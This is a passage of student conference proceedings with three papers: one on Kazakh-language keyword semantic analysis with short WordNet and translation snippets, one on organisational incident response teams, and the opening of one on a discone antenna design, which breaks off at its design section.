ҚАЗАҚ ТІЛІНДЕГІ КІЛТТІК СӨЗДЕР АРҚЫЛЫ ДЕРЕКТЕРГЕ СЕМАНТИКАЛЫҚ ТАЛДАУ ЖАСАУ АЛГОРИТМДЕРІ

Аннотация: Бұл мақалада қазақ тіліндегі кілттік сөздерді пайдалана отырып, деректерге семантикалық талдау жасау алгоритмдері қарастырылады. Деректерді семантикалық талдау - мәтіндік деректерден мағына мен контекст алуға мүмкіндік беретін қазақ тіліндегі ақпараттың үлкен көлемін өңдеу мен талдауда маңызды рөл атқарады. Қазақ тіліндегі деректерді семантикалық талдаудың кілттік сөздері мен алгоритмдерін зерделеу әлеуметтік желілерді талдау, машиналық аударма, ақпараттық іздеу және т.б. салалар үшін үлкен маңызға ие.

Кілт сөздер: Қазақ тілі, деректерді семантикалық талдау, кілттік сөздер, табиғи тілді өңдеу, мәтіндерді талдау алгоритмдері, әлеуметтік желілерді талдау.

Кіріспе

Қазіргі заманғы ақпараттық қоғамда деректердің рөлі басым маңызға ие болып отыр. Әр сала бойынша жинақталып жатқан онсызда көлемі зор мәліметтердің құндылығы оның мазмұнын терең түсіну және оны пайдалы білімге айналдыру қабілетінде жатыр. Осы ретте, семантикалық талдау алгоритмдерінің рөлі ерекше атап өтіледі, олар мәтіндерден кілттік сөздерді анықтап, олар арқылы мәтіннің мағынасын ашуға көмектеседі.

Қазақ тілі көптеген тілдік қырларымен ерекшеленеді, ол тілдік құрылымдардың морфологиялық және синтаксистік күрделілігінен көрініс табады. Бұл өз кезегінде, қазақ тіліндегі мәтіндерді семантикалық түрде талдауды әлдеқайда күрделі етеді. Дегенмен, осы күрделіліктерді ескере отырып құрылған алгоритмдер қазақ тіліндегі деректердің мазмұнын ашуда және тілдік байлықты қолдауда зор мүмкіндіктер ашады.

Кілттік сөздерді анықтаудың маңызы тек қана мәтіннің мағынасын ашуда ғана емес, сонымен бірге кеңінен қолданыстағы іздеу жүйелерінің нақтылығын арттыруда, тақырыптық модельдеу және мәтіндік мәліметтерді автоматтандырылған түрде өңдеу сияқты ақпараттық технологиялардың басқа салаларында да бар. Осы орайда, қазақ тіліндегі семантикалық талдауда кілттік сөздерді анықтау алгоритмдерінің дамуы үлкен қажеттілікті қанағаттандырады.

Жасалып жатқан алгоритмдер қазақ тіліндегі деректерді талдау үшін қажетті бейімделу және мазмұнды түсіну үшін бірқатар қадамдарды қамтиды. Бұл қадамдар қатарына мәтіннің алдын ала өңдеуі, сөйлемдер мен сөз тіркестерінің талдануы, кілттік сөздердің анықталуы және мағыналық байланыстардың

қалыптасуы кіреді. Бұл процестерді өңдеуде морфологиялық, синтаксистік және семантикалық аспектілердің барлығы ескерілуі тиіс.

Жүргізілген зерттеулер мен дамулар негізінде құрылған алгоритмдердің практикалық маңызы зор. Олар қазақ тіліндегі білім беру ресурстарында, электронды оқу материалдарында, ақпараттық порталдарда, сонымен қатар ғылыми зерттеулер мен қазақ тілін үйренушілер үшін қолданылуы мүмкін. Бұл алгоритмдердің дамуы қазақ тілінің ақпараттық технологиялар саласындағы беделін арттырып, тілдік мұраға цифрлық форматта қолжетімділікті кеңейтеді.

Осы мақалада біз қазақ тіліндегі кілттік сөздерді анықтайтын алгоритмдердің негізгі принциптерін, қолданылу аясын, сонымен қатар теориялық және практикалық пайдалануының мүмкіндіктерін қарастырамыз.

Қазақ тіліндегі түйін сөздер:

Қазақ тілі өзінің бірегей семантикалық мағынасына ие түрлі кілттік сөздерді қамтитын бай лексикаға ие. Бұл кілт сөздерді функциясы мен мағынасына қарай бірнеше санатқа бөлуге болады. Қазақ тілінің халықтың мәдениеті мен дәстүрлерімен тығыз байланысы бар екенін атап өту маңызды, бұл оның лексикасында да көрініс табады.

Қазақ тіліндегі кілттік сөздерді зерделеу тілдің өзін ғана емес, қазақ халқының мәдени түсінігін де үйренуге көмектеседі. Көптеген кілттік сөздер қазақ мәдениетінің дәстүрлерін, әдет-ғұрыптары мен құндылықтарын бейнелейді, бұл оларды тіл үйренудің маңызды аспектісіне айналдырады.

Кілт сөздер - кейде термин деген мағына береді. Мысалы: «Жаһандану әртүрлі елдер мен мәдениеттер арасында ақпараттың, идеялардың және технологиялардың жылдам таралуына және алмасуына әкеледі». Мұндағы сөйлемде кілт сөз - жаһандану. Себебі ол жалпыға түсінікті сөз емес. Сондықтан кілт сөз ретінде қолданып, оның мағынасын семантикалық түрде ашып беру керек. Жаһандану – бұл елдің дамуы, көркеюі, өніп-өсуі.(Сурет-1)

```
from googletrans import Translator
import nltk
from nltk.corpus import wordnet as wn

nltk.download('wordnet')
nltk.download('omw-1.4')

translator = Translator()

english_definition = wn.synset('globalization.n.01').definition()

kazakh_translation = translator.translate(english_definition, src='en', dest='kk').text

print("Сөздің мағынасы:", kazakh_translation)
```

```
[nltk_data] Downloading package wordnet to /root/nltk_data...
[nltk_data]   Package wordnet is already up-to-date!
[nltk_data] Downloading package omw-1.4 to /root/nltk_data...
[nltk_data]   Package omw-1.4 is already up-to-date!
Сөздің мағынасы: Жаһандық немесе бүкіл әлем бойынша өсу
```

Сурет-1. Жаһандану сөзіне семантикалық талдау

Қазірге таңда кілтік сөздерге семантикалық талдау жасайтын сайт жасау барысындамын.

Қазақ тіліндегі деректерді семантикалық талдау алгоритмдері:

Қазақ тіліндегі деректерді семантикалық талдау осы тілдің бірегей ерекшеліктеріне байланысты ерекше тәсілді талап етеді. Семантикалық талдау алгоритмдерінің негізгі аспектілерінің бірі оның морфологиялық және синтаксистік ерекшеліктерін ескеретін қазақ тілінің әдістерін бейімдеу болып табылады.

Ең алдымен, қазақ тіліндегі сөйлемдердің грамматикалық құрылымын, оның ішінде сөздердің ауытқуы мен конъюгациясын, сондай-ақ олардың грамматикалық категорияларын ескеру қажет. Бұл сөйлемдердің мағынасын дұрыс түсіндіруге және сөздер арасындағы байланысты анықтауға мүмкіндік береді.

Қазақ тіліндегі мәтіндердің семантикасын талдау үшін машиналық оқыту және жасанды интеллект әдістері де кеңінен қолданылады. Бұл әдістер мәтіндік ақпаратты тануға және жіктеуге, сондай-ақ олардың арасындағы негізгі ұғымдар мен байланыстарды алуға қабілетті модельдер жасауға мүмкіндік береді.

Қазақ тіліндегі деректерді семантикалық талдауда Машиналық оқыту алгоритмдерін қолдану мәтіндерді автоматты түрде талдауға, трендтерді анықтауға және болжам жасауға қабілетті зияткерлік жүйелерді әзірлеу үшін мүмкіндіктер ашады.

Сонымен, қазақ тіліндегі деректерді семантикалық талдау алгоритмдерінің маңызды аспектісі модельдерді оқыту және тестілеу үшін арнайы бейімделген мәтіндердің ресурстары мен корпустарын құру болып табылады. Бұл қазақ тіліндегі мәтіндердің семантикасын талдау әдістерін дамытуға және жетілдіруге, неғұрлым дәл және тиімді жүйелерді құруға мүмкіндік береді.

Қазақ тіліндегі деректерді семантикалық талдау алгоритмдерін қолдану табиғи тілді өңдеуді, ақпараттық іздеуді, әлеуметтік медиадан мәтіндерді талдауды және тағы басқаларды қоса алғанда, кең ауқымды қолданыстарға ие. Бұл әдістер осы тіл контекстінде заманауи ақпараттық технологиялардың дамуына ықпал ете отырып, қазақ тіліндегі деректерді өңдеу мен талдауда маңызды рөл атқарады.

Қазақ тіліндегі мәтіндерді талдау контекстінде деректерді семантикалық талдау алгоритмдері табиғи тілді өңдеудің әртүрлі әдістерін (Natural Language Processing, NLP) қамтуы мүмкін. Мысалы, Алгоритмдер мәтінді жеке сөздерге бөлуге, олардың негізгі формалары мен сөйлеу бөліктерін анықтауға мүмкіндік беретін токенизацияны, лемматизацияны және сөйлеу бөліктерін бөлуді қамтуы мүмкін.

Сонымен қатар, қазақ тіліндегі деректерді семантикалық талдау үшін word2vec немесе Bert модельдері сияқты Машиналық оқыту әдістері қолданылуы мүмкін, бұл сөздер арасындағы семантикалық қатынастарды анықтауға және мәтіннің мәнмәтінін түсінуге мүмкіндік береді.

Практикалық мысалдар:

Қазақ тіліндегі деректерді семантикалық талдау алгоритмдерін қолдану әртүрлі салаларда, соның ішінде әлеуметтік желілерді талдау, ақпараттық іздеу, машиналық аударма және т.б. пайдалы болуы мүмкін.(Сурет-2)

Мысалы, деректерді семантикалық талдау алгоритмдері пайдаланушылардың

көңіл-күйін анықтау немесе қоғамда талқыланатын тақырыптарды анықтау мақсатында қазақ тіліндегі әлеуметтік желілердегі талқылауларды талдау үшін пайдаланылуы мүмкін.

Ақпараттық іздеу саласында семантикалық талдау алгоритмдері сұраулар мен құжаттар арасындағы семантикалық жақындықты есепке алу арқылы қазақ тіліндегі іздеу сұрауларының сапасын жақсартуға көмектесе алады.

Мұндай практикалық мысалдар мәтіндерді өңдеу мен талдаудың нақты міндеттерінде Қазақ тіліндегі деректерді семантикалық талдау алгоритмдерін қолдануды көрсетеді.

```
from googletrans import Translator
import nltk
from nltk.corpus import wordnet as wn

nltk.download('wordnet')
nltk.download('omw-1.4')

translator = Translator()

english_definition = wn.synset('computer.n.01').definition()

kazakh_translation = translator.translate(english_definition, src='en', dest='kk').text

print("Сөздің мағынасы:", kazakh_translation)
```

```
[nltk_data] Downloading package wordnet to /root/nltk_data...
[nltk_data]   Package wordnet is already up-to-date!
[nltk_data] Downloading package omw-1.4 to /root/nltk_data...
[nltk_data]   Package omw-1.4 is already up-to-date!
Сөздің мағынасы: Есептеулерді автоматты түрде орындауға арналған машина
```

Сурет-2 (Бұл жерде ‘табиғи тілді өңдеу яғни NLP’-сөзіне семантикалық талдау жасалған)

Қорытынды:

Қазақ тіліндегі кілттік сөздерді пайдалана отырып, деректерді семантикалық талдау мәтіндік ақпарат көлемі күн сайын өсіп келе жатқан қазіргі ақпараттық әлемде маңызды рөл атқарады. Бұл мақалада біз қазақ тіліндегі деректерді семантикалық талдау алгоритмдерін қолданудың негізгі аспектілері мен мысалдарын қарастырдық.

Біз қазақ тілімен жұмыс істеуге бейімделген деректерді семантикалық талдаудың түрлі алгоритмдері мен әдістерін талқыладық. Бұл алгоритмдер қазақ тіліндегі мәтіндерден мағына мен контекст алуға мүмкіндік береді, бұл көптеген салалар үшін, соның ішінде ақпараттық іздеу, әлеуметтік желілерді талдау, машиналық аударма және т.б. үшін өте маңызды.

Қазақ тіліндегі деректерді семантикалық талдау алгоритмдерін қолданудың практикалық мысалдары олардың мәтіндік деректерді өңдеу мен талдаудың нақты міндеттеріндегі маңыздылығы мен тиімділігін көрсетеді. Олар машиналық аударманың сапасын жақсартуға, мәтіндердің тоналдылығын талдауға, ұсынымдар жасауға және қазақ тіліндегі ақпараттық іздеу нәтижелерін жақсартуға көмектеседі.

Жалпы, қазақ тіліндегі деректерді семантикалық талдау мәтінді өңдеу және талдау саласындағы дамудың маңызды бағыты болып табылады, бұл осы тілдегі мәтіндік ақпаратты жақсы түсінуге және пайдалануға ықпал етеді.

ПАЙДАЛАНЫЛҒАН ӘДЕБИЕТТЕР:

1. Avtomaticheskaıa obrabotka tekstov na estestvennom ıazyke i kompiyternaıa lingvistika // Большакова Е.И. и др. – М.: МИЭМ, 2011. – 272 б.

2. Alekseeva I.S. Vvedenie v perevodovedenie: Ucheb. posobie dlıa stud. Filol. I lingv. Fak. Vyssş. Ucheb. Zavedenii/ I.S. Alekseeva. – SPb.: Filologicheskii fakultet SPbGU; M.: Издательский центр «Академия», 2004. – 352 б.

3. Baitūrsynūly A. Tıl – qūral. – Алматы: «Сардар», 2009. – 346 б.

4. Aitbaiūly Ö. Qazaq tıl bılımınıŋ terminologiıalyq mäseleleri. Алматы: Абзал Ай, 2013. – 400б.

5. Aitbaiūly Ö. Osnovy kazahskoi terminologii.Алматы: Абзал Ай, 2014. – 384+16 с. ISBN 978-601-7172-42-8

6. Aitbaiūly Ö. Tılğūmyrlar: Qazaq lingvisterı men tıl janaşyrlary.Алматы: Абзал Ай, 2014. – 400 б. ISBN 978-601-7172-33-6

7. Aitbaiūly Ö. Tıltıres: Memlekettık tıldı qalyptastyru haqyndağy oilar, sūhbattar, tūjyrymdar, baıandamalar, maqalalar. Алматы: Абзал Ай, 2014. – 400 б. ISBN 978-601-7172-32-9

8. Aitbaiūly Ö. Qazaq terminologiıasynyŋ damuy men qalyptasuy. Алматы. 1997. 134-б.

9. Boıarskii K. K. Vvedenie v kompiyternuiy lingvistiku.Учебное по-собие. – СПб: НИУ ИТМО, 2013. – 72 б.

10. Lahuti D.G. Avtomaticheskii analiz estestvennoıazykovyh текстов // Научно-техническая информация. Сер. 2. 2003. – N 11. – 18- 25б.

REFERENCES

1. Automatic text processing in natural language and computational linguistics // Bolshakova E.I. et al. – M.: MIEM, 2011. – 272 b.

2. Alekseeva I.S. Introduction to translation studies: Textbook for students. Philol. And lingv. Fac. Higher. Studies. Institutions / I.S. Alekseeva. – St. Petersburg: Faculty of Philology of St. Petersburg State University; Moscow: Publishing Center "Academy", 2004. – 352 b.

3. Baitursynuly A. Til – kural. – Almaty: "Sardar", 2009. – 346 b.

4. Aitbayly O. Kazakh til bilimin terminologiyalyk maseleri. Almaty: Abzal Ai, 2013. – 400 b.

5. Aitbayly O. Fundamentals of Kazakh terminology. Almaty: Abzal Ai, 2014. – 384+16 p. ISBN 978-601-7172-42-8

6. Aitbayly O. Tilgumyrlar: Kazakh linguistics men til zhanashyrlary. Almaty: Abzal Ai, 2014. – 400 b. ISBN 978-601-7172-33-6

7. Aitbayly O. Tiltires: Memlekettik tildi kalyptastru hakindagi oylar, sukhbattar, tuzhyrymdar, bayandamalar, makalalar. Almaty: Abzal Ai, 2014. – 400 b. ISBN 978-601-7172-32-9

8. Aitbayly O. Kazakh terminologyasyn damuy men kalyptasuy. Almaty. 1997. 134-B.

9. Boyarsky K. K. Introduction to computer linguistics. Educational software. – St. Petersburg: ITMO Research Institute, 2013. – 72 b.

10. Lahuti D.G. Automatic analysis of natural language texts // Scientific and technical information. Ser. 2. 2003. – N 11. – 18- 25b.

Нагашыбай Асылжан
Руководитель проекта: Касекеева А. Б

Алгоритмы семантического анализа данных с помощью ключевых слов в казахском языке

Аннотация: В данной статье рассматриваются алгоритмы семантического анализа данных с использованием ключевых слов на казахском языке. Семантический анализ данных-играет важную роль в обработке и анализе

больших объемов информации на казахском языке, что позволяет извлекать смысл и контекст из текстовых данных. Изучение ключевых слов и алгоритмов семантического анализа данных на казахском языке имеет большое значение для отраслей анализа социальных сетей, машинного перевода, информационного поиска и др.

Ключевые слова: казахский язык, семантический анализ данных, ключевые слова, обработка естественного языка, алгоритмы анализа текстов, анализ социальных сетей.

Nagashybai Asylzhan
Project manager: Kasekeeva A. B.

Algorithms for semantic data analysis using keywords in the Kazakh language

Abstract: This article discusses algorithms for semantic data analysis using keywords in the Kazakh language. Semantic data analysis plays an important role in processing and analyzing large amounts of information in the Kazakh language, which allows you to extract meaning and context from textual data. The study of keywords and algorithms for semantic data analysis in the Kazakh language is of great importance for the branches of social network analysis, machine translation, information search, etc.

Keywords: Kazakh language, semantic data analysis, keywords, natural language processing, text analysis algorithms, social network analysis.

Автор туралы ақпарат:
Нагашыбай Асылжан, бакалавр, Л.Н.Гумилев атындағы Еуразия ұлттық университеті, «Ақпараттық жүйелер» кафедрасының 4-курс студентті.

Сведения об авторах:
Нагашыбай Асылжан, бакалавр, студент 4 курса кафедры «Информационные системы» Евразийского национального университета им.Л. Н. Гумилева.

About the authors:
Nagashybai Asylzhan, Bachelor's degree, 4th year student of the Department of «Information Systems» of the L. N. Gumilev Eurasian National University.

УДК 004.056

Наурузов К.Б.[1], **Саним Д.Т.**[2]
[1,2]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Еламан Ж.Е

СТРАТЕГИЯ ЭФФЕКТИВНОГО УПРАВЛЕНИЯ ИНЦИДЕНТАМИ В ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ДЛЯ ОРГАНИЗАЦИЙ: СОЗДАНИЕ И ПОДДЕРЖАНИЕ IRT (INCIDENT RESPONSE TEAM)

Аннотация. Данная статья фокусируется на стратегии эффективного управления инцидентами в области информационной безопасности и акцентирует внимание на создании и поддержании Команды реагирования на инциденты (IRT). Начиная с определения термина "инцидент" в контексте организации, рассматриваются ключевые решения, такие как выбор структур и моделей команд, а также реализация IRT. Особое внимание уделяется разработке планов, политик и процедур, обеспечивающих эффективное, и последовательное выполнение задач IRT. Помимо этого, статья предоставляет рекомендации по взаимодействию IRT с другими организационными подразделениями и внешними сторонами. Статья предоставляет не только рекомендации для создания IRT, но также ценные советы по поддержанию и улучшению существующих возможностей в реагировании на инциденты в области информационной безопасности.

Ключевые слова: информационная безопасность, определение инцидента, управление инцидентами, план реагирования на инциденты, политики и процедуры информационной безопасности, команда реагирования на инциденты.

Введение

В современном контексте, частые атаки, направленные на компрометацию личных и бизнес-данных, подчеркивают важность оперативного и эффективного реагирования на нарушения безопасности. Организация эффективной системы реагирования на инциденты информационной безопасности (IRT) включает в себя несколько основных решений и действий. Одним из первых соображений должно быть создание специфического для организации определения термина "инцидент", чтобы была ясна сфера применения этого термина. Организация должна решить какие услуги должна предоставлять группа реагирования на инциденты, рассмотреть какие структуры и модели групп могут обеспечить эти услуги, выбрать и внедрить Какие структуры и модели команд могут предоставлять эти услуги, а также выбрать и внедрить одну или несколько команд реагирования на инциденты. Реагирование на инциденты Разработка плана, политики и процедур - важная часть создания команды, чтобы реагирование на инциденты чтобы реагирование на инциденты осуществлялось эффективно, результативно и последовательно, и чтобы команда имела возможность делать то, что необходимо. План, политика и процедуры должны отражать взаимодействие команды с

другими командами в организации, а также с внешними сторонами. В этой статье представлены не только рекомендации, которые должны быть полезны для организаций, которые создают потенциал реагирования на инциденты, но и советы по поддержанию и поддержания и укрепления существующих возможностей. Качественное реагирование на инциденты помогает персоналу минимизировать потери или кражу информации и нарушение услуг, вызванные инцидентами.

Определение термина инцидента информационной безопасности

По данным NIST (Национальный институт стандартов и технологий США): Событие кибербезопасности, которое, как было установлено, оказало влияние на организацию и вызвало необходимость реагирования и восстановления.

По данным NCSC (Национальный центр кибербезопасности Великобритании): NCSC определяет кибер инцидент как нарушение политики безопасности системы с целью повлиять на ее целостность или доступность и/или несанкционированный доступ или попытка доступа к системе или системам; в соответствии с Законом о неправомерном использовании компьютеров (1990).

Согласно Финансовому регулятору РК (Агентство Республики Казахстан по регулированию и развитию финансового рынка): отдельно или последовательно возникающие сбои в работе информационно-коммуникационной инфраструктуры или ее отдельных объектов, создающие угрозу их надлежащему функционированию и (или) условия для незаконного приобретения, копирования, распространения, модификации, уничтожения или блокирования электронных информационных ресурсов.

Создание политики и плана реагирования на инциденты

Политика реагирования на инциденты - это подробный документ, определяющий, как организация готовится к инцидентам кибербезопасности. Она определяет подход и стратегию организации к реагированию на инциденты, ресурсы, выделяемые для реагирования на инциденты, ответственных за реагирование на инциденты в организации, соответствующие инструменты и ресурсы, а также порядок реализации операции по реагированию на инциденты в компании.

Частью политики реагирования на инциденты является подробный план, описывающий, как специалисты по реагированию на инциденты должны обнаруживать, локализовать и уничтожать киберугрозы, известный как план реагирования на инциденты.

Политика, регулирующая реагирование на инциденты, в значительной степени зависит от конкретной организации. Однако большинство политик включают одни и те же ключевые элементы:

- Цель и задачи политики
- Сфера действия политики (к кому и чему она применяется и при каких обстоятельствах)
- Определение инцидентов компьютерной безопасности и связанных с ними терминов
- Организационная структура и определение ролей, обязанностей и уровней полномочий

● Расстановка приоритетов и оценка серьезности инцидентов

● Показатели эффективности

Организации должны иметь формальный, целенаправленный и скоординированный подход к реагированию на инциденты, включая план реагирования на инциденты, который обеспечивает дорожную карту для реализации возможностей реагирования на инциденты возможности. План реагирования на инциденты должен включать следующие элементы:

● Миссия

● Организационный подход к реагированию на инциденты

● Как группа реагирования на инциденты будет общаться с остальными членами организации и с другими организациями

● Метрики для измерения возможностей реагирования на инциденты и их эффективности

● Обучение и совершенствование

Команда по реагированию на инциденты (IRT)

Команда реагирования на инциденты должна быть доступна для каждого, кто обнаружит или заподозрит, что произошел инцидент с участием организации. Один или несколько членов группы, в зависимости от масштаба инцидента и наличия персонала, будут заниматься инцидентом. Ответственные за инцидент анализируют данные об инциденте, определяют его последствия и предпринимают соответствующие действия, чтобы ограничить ущерб и восстановить нормального функционирования. Успех группы реагирования на инциденты зависит от участия и сотрудничества сотрудников всей организации.

Обнаружение и Анализ инцидентов

Инциденты могут происходить бесчисленными способами, поэтому невозможно разработать пошаговые инструкции для обработки для каждого инцидента. В целом организации должны быть готовы к любым инцидентам, но особое внимание следует уделить быть готовыми к инцидентам, использующим общие векторы атак. Различные типы инцидентов требуют различных стратегий реагирования.

Системы обнаружения вторжений могут выдавать ложные срабатывания - неверные индикаторы. Каждый индикатор в идеале должен быть оценен, чтобы определить, является ли он легитимным. Поиск реальных инцидентов безопасности, произошедших, из всех индикаторов может оказаться нетривиальной задачей. Специалисты по обработке инцидентов отвечают за анализ неоднозначных, противоречивых и неполных, симптомов, чтобы определить, что произошло.

Регистрация инцидентов

Команда реагирования на инциденты, которая подозревает, что произошел инцидент, должна немедленно начать записывать все факты, касающиеся инцидента. Документирование системных событий, разговоров и замеченных изменений в файлах может привести к более эффективному, систематическому и менее подверженному ошибкам решению проблемы. Каждый шаг, предпринятый

с момента обнаружения инцидента до его окончательного разрешения, должен быть задокументирован и отмечен временем.

Установление приоритетов инцидентов

Важное решение в управлении инцидентами - определение приоритетов обработки. Это не должно зависеть от времени поступления инцидента, а основываться на его функциональных, информационных воздействиях и возможностях восстановления. Оценка влияния на бизнес-процессы и функциональность систем, учет информационных последствий, а также определение времени и ресурсов для восстановления - ключевые факторы в принятии решений при обработке инцидентов.

Сдерживание и восстановление

Сдерживание инцидентов играет ключевую роль в предотвращении перегрузки ресурсов и увеличения ущерба. Большинство инцидентов требует быстрой локализации на ранних этапах, что обеспечивает возможность разработать стратегию устранения последствий.

Сдерживание включает в себя принятие решений, таких как отключение системы или определенных функций, что упрощается заранее определенными стратегиями локализации. После локализации может потребоваться ликвидация, включая удаление вредоносного ПО, отключение взломанных учетных записей и устранение выявленных уязвимостей. Восстановление включает в себя возвращение систем к нормальному функционированию, подтверждение их нормальной работы и устранение уязвимостей для предотвращения будущих инцидентов.

Выводы после инцидента

Одна из самых важных частей реагирования на инциденты также чаще всего игнорируется: обучение и совершенствование. Каждая команда реагирования на инциденты должна развиваться с учетом новых угроз, совершенствования технологий и извлеченных уроков. После крупного инцидента и а также периодически после менее значительных инцидентов, если позволяют ресурсы, может оказаться чрезвычайно полезным для совершенствования мер безопасности и самого процесса урегулирования инцидентов. Команде реагирования на инциденты стоит задаться следующими вопросами:

1. Какие корректирующие действия могут предотвратить подобные инциденты в будущем?
2. Насколько хорошо персонал и руководство справились с инцидентом? Соблюдались ли документированные процедуры?
3. Какие дополнительные инструменты или ресурсы необходимы для обнаружения, анализа и смягчения последствий будущих инцидентов?

Превентивные меры

Оценка рисков систем и приложений должна учитывать угрозы и уязвимости, включая организационно-специфические. Риски должны быть приоритизированы и управляться до достижения разумного уровня общего риска.

Хосты должны быть защищены стандартными конфигурациями и обновлениями, следуя принципу минимальных привилегий.

Периметр сети должен запрещать всю несанкционированную активность, обеспечивая безопасность точек подключения и высокую пропускную способность.

Пользователи должны быть осведомлены о политиках и процедурах безопасности, учиться на примерах предыдущих инцидентов для снижения частоты инцидентов.

Заключение

Организация эффективной системы реагирования на инциденты является неотъемлемой частью стратегии обеспечения безопасности. Создание команды реагирования, определение термина "инцидент", разработка планов и процедур - все эти шаги содействуют систематическому и эффективному реагированию на угрозы.

Важным моментом в управлении инцидентами является не только регистрация и локализация инцидентов, но и установление приоритетов обработки. Определение функционального и информационного воздействия, а также возможностей восстановления, позволяет эффективно реагировать на угрозы, минимизировать потери и обеспечивать стабильность бизнес-процессов.

Сдерживание, ликвидация и восстановление являются неотъемлемой частью жизненного цикла реагирования на инциденты. Принятие решений, основанных на заранее определенных стратегиях, позволяет более эффективно устранять угрозы и восстанавливать нормальное функционирование систем.

Важным аспектом после инцидента является пост инцидентный анализ. Извлечение уроков и развитие команды реагирования с учетом новых угроз способствуют постоянному улучшению системы безопасности.

Статья подчеркивает, что эффективное управление инцидентами требует не только технических решений, но и внимания к построению и работе процессов, обучения и постоянному развитию. Это становится ключом к устойчивой и адаптивной системе информационной безопасности в постоянно меняющейся кибер-среде.

СПИСОК ЛИТЕРАТУРЫ

1. National Institute of Standards and Technology Special Publication 800-61 Revision 2 Natl. Inst. Stand. Technol. Spec. Publ. 800-61 Revision 2, 79 pages [Электронный ресурс] URL: https://doi.org/10.6028/NIST.SP.800-61r2 (дата обращения: 15.02.2024)

2. Atif Ahmad, Justin Hadgkiss, A.B. Ruighaver. (2012), “Incident response teams – Challenges in supporting the organizational security function”, Volume 31, Issue 5 [Электронный ресурс] URL: https://doi.org/10.1016/j.cose.2012.04.001 (дата обращения: 15.02.2024)

3. Torres A. Incident response: How to fight back //SANS Institute InfoSec Reading Room. – 2014.

4. Wiik J., Kossakowski K. P. Dynamics of incident response //17th Annual FIRST Conference on Computer Security Incident Handling. Singapore. – 2005.

Наурузов К., Саним Д.
Ғылыми жетекшілері: Еламан Ж.Е

Ұйымдардың тиімді ақпараттық қауіптерді басқару стратегиясы: ИРТ (ҚАУЫМДЫ ЖАУАПКЕСТІК ТОПТЫ БАСҚАРУ) құру және сақтау аяқтау

Аңдатпа. Бұл мақала ақпараттық қауіпсіздік инциденттерін тиімді басқару стратегияларына назар аударады және Оқиғаға әрекет ету тобын (IRT) құруға және қолдауға баса назар аударады. Ұйымдық контекстте «оқиға» терминін анықтаудан бастап, командалық құрылымдар мен үлгілерді таңдау және IRT енгізу сияқты негізгі шешімдер қарастырылады. IRT мақсаттарының тиімді, дәйекті орындалуын қамтамасыз ету үшін жоспарларды, саясаттарды және процедураларды әзірлеуге баса назар аударылады. Сонымен қатар, мақалада IRT басқа ұйымдық бөлімшелермен және сыртқы тараптармен өзара әрекеттесуі туралы нұсқаулар берілген. Мақалада IRT құру бойынша ұсыныстар ғана емес, сонымен қатар бар ақпараттық қауіпсіздік инциденттеріне әрекет ету мүмкіндіктерін сақтау және жақсарту бойынша құнды кеңестер берілген.
Түйін сөздер: ақпараттық қауіпсіздік, оқиғаны анықтау, инциденттерді басқару, оқиғаға әрекет ету жоспары, ақпараттық қауіпсіздік саясаты мен процедуралары, оқиғаға ден қою тобы

Nauruzov K., Sanim D.
Scientific supervisors: Elaman Z.E

A STRATEGY FOR EFFECTIVE INFORMATION SECURITY INCIDENT MANAGEMENT FOR ORGANIZATIONS: ESTABLISHING AND MAINTAINING AN IRT (INCIDENT RESPONSE TEAM)

Abstract. This article focuses on strategies for effective information security incident management and emphasizes the establishment and maintenance of an Incident Response Team (IRT). Starting with the definition of the term 'incident' in the context of the organization, key decisions such as the selection of team structures and models, and the implementation of the IRT are discussed. Particular attention is given to the development of plans, policies, and procedures to ensure that IRT tasks are carried out effectively, and consistently. In addition, the article provides guidance on how IRT interacts with other organizational units and external parties. The article provides not only guidance for establishing an IRT, but also valuable advice for maintaining and improving existing capabilities in responding to information security incidents.

Keywords: information security, incident definition, incident management, incident response plan, information security policies and procedures, incident response team.

Сведения об авторах:

Наурузов Карим, студент бакалавриата Международного университета информационных технологий.

Саним Диана, магистр, лектор кафедры "Кибербезопасность" Международного университета информационных технологий.

About the authors:

Nauruzov Karim, bachelor's student at the International University of Information Technology.

Sanim Diana, master degree, lector, Cybersecurity Department, International Information Technology University

Авторлар туралы ақпарат:

Наурузов Карим, Халықаралық ақпараттық технологиялар университетінің бакалавр студенті.

Саним Диана, магистр, Халықаралық ақпараттық технологиялар университеті, "Киберқауіпсіздік" кафедрасының оқытушысы.

УДК 621.396, 47.45

Нургелдина А.Е.[1], Рахатова А.Б.[2]
[1,2]Международный университет информационных технологий
Алматы, Казахстан
Научные руководители: Кожахметова Б.А., Булин А.А.

РАЗРАБОТКА КОНСТРУКЦИИ ДИСКОНУСНОЙ АНТЕННЫ И ИССЛЕДОВАНИЕ ЕЕ ХАРАКТЕРИСТИК

Аннотация. В данной статье представлена разработка дисконусной антенны, работающей в диапазоне частот от 90 до 450 МГц. Дисковая часть антенны выполнена из медного листа, а конусообразная часть модифицирована и выполнена из тонких медных проволок. В работе приведены необходимые материалы для разработки антенны, а также результаты компьютерного моделирования основных параметров антенны дисконусной антенны, такие как коэффициент стоячей волны и диаграмма направленности. Кроме того, работоспособность антенны продемонстрирована при организации радиосвязи на коллективной радиостанции UN9GWA «Международного университета информационных технологий»

Ключевые слова: дисконусная антенна, диаграмма направленности, КСВ, ВЧ диапазон, коллективная радиостанция.

Введение

В настоящее время, одним из важных требований, предъявляемых к антенной системе современных радиотехнических устройств является обеспечение работоспособности системы в широкой полосе частот [1,8]. Широкополосные свойства антенны позволяют радиотехническому устройству работать в многочастотном режиме или поддерживать множество стандартов связи. Кроме того, широкополосная антенна обеспечивает возможность передачи и приема большего объема данных за единицу времени, что приводит к увеличению пропускной способности и скорости связи.

Дисконусные антенны представляют собой тип антенн, который может обеспечивать широкую полосу пропускания. Они обычно имеют конусообразную или полусферическую форму и обладают хорошей универсальностью и эффективностью в различных приложениях. В ряде исследований [1-4] были изучены конструкции и применение дискоконусных антенн. Так, например, в работах [1] и [2] были использованы технологии 3D-печати для изготовления дисконусных антенн, причем в [1] автор сосредоточился на широкополосной частотной характеристике от 700 МГц до 6000 МГц, а в [2] удалось добиться согласованной полосы пропускания от 380 МГц до 3 ГГц. В работе [3] автором исследована компактная матрица дисконусной антенны с резонатором для применения в конформных всенаправленных антеннах с вертикальной поляризацией, продемонстрировав хорошие всенаправленные диаграммы направленности с реализованным коэффициентом усиления в диапазоне от 960

МГц до 1215 МГц. В [4] предложена сверхширокополосную дисконусная антенна с диапазоном частот 1-18 ГГц, обеспечивающую стабильную всенаправленность на рабочей частоте.

Разработка антенны

